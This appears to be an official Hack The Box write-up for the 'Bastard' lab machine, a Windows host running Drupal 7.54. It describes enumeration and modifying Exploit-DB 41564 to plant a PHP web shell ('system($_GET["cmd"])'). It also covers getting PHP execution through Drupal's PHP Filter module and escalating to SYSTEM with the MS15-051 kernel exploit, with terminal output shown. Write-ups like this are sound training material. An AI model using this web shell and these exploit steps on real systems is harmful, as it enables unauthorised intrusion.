



Hack The Box  
PEN-TESTING LABS



# Bastard

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Difficulty: **Medium**

Classification: Official



## SYNOPSIS

Bastard is not overly challenging, however it requires some knowledge of PHP in order to modify and use the proof of concept required for initial entry. This machine demonstrates the potential severity of vulnerabilities in content management systems.

### Skills Required

- Basic knowledge of Windows
- Basic knowledge of PHP
- Enumerating ports and services


### Skills Learned

- Enumerating CMS versions
- Exploit modification
- Basic Windows privilege escalation techniques



## Enumeration

### Nmap



Nmap reveals an IIS server as well as Windows RPC. The IIS server is running a copy of Drupal.

### Drupal

The Drupal version can be enumerated by browsing to **10.10.10.9/CHANGELOG.txt**

Drupal 7.54, 2017-02-01

- Modules are now able to define theme engines (API addition:  
<https://www.drupal.org/node/2826480>).



## Exploitation


Exploit: <https://www.exploit-db.com/exploits/41564/>

A bit of searching finds **Exploit-DB 41564**, which exploits a remote code execution vulnerability in Drupal 7.x. The exploit requires a few small modifications to run successfully. There is a syntax error on line 16 as well as line 71. The variables that must be modified are **url**, **endpoint\_path**, **filename** and **data**. The endpoint URL can easily be enumerated by fuzzing.

```
$url = 'http://10.10.10.9';|
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'writeup.php',
    'data' => '<?php echo(system($_GET["cmd"])); ?>'
];
```

Running the exploit will create the specified PHP file as well as generate **user.json** and **session.json** locally. The session file contains valid cookie data for the Drupal admin user, and it is possible to directly paste PHP code into a new Drupal module. Logging in as the admin user is fairly simple and can be achieved by creating a new cookie



PHP execution can be achieved by enabling the **PHP Filter** module on the **Modules** page. Afterwards, simply browse to **Add content** then to **Article**. Pasting PHP into the article body, changing the **Text format** to **PHP code** and then clicking on **Preview** allows for easy code execution.



## Privilege Escalation

Exploit: <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051>

As the target is a fresh install of Windows Server 2008, it is fairly easy to exploit. No service packs or hotfixes have been installed. A bit of research reveals quite a few potential exploits, however the most reliable is **MS15-051**.

Using the 64-bit version of the exploit is trivial. Simply upload the executable to the target and run it with the command **ms15-051x64.exe whoami**.

The flags can be obtained from **C:\Users\dimitris\Desktop\user.txt** and **C:\Users\Administrator\Desktop\root.txt**

```
root@kali: ~/Desktop/writeups/bastard
File Edit View Search Terminal Help
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\inetpub\drupal-7.54>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\inetpub\drupal-7.54>ms15051.exe
ms15051.exe
[#] ms15-051 fixed by zcgovnh
[#] usage: ms15-051 command
[#] eg: ms15-051 "whoami /all"

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr

C:\inetpub\drupal-7.54>ms15051.exe whoami
ms15051.exe whoami
[#] ms15-051 fixed by zcgovnh
[!] process with pid: 540 created.
=====
nt authority\system
```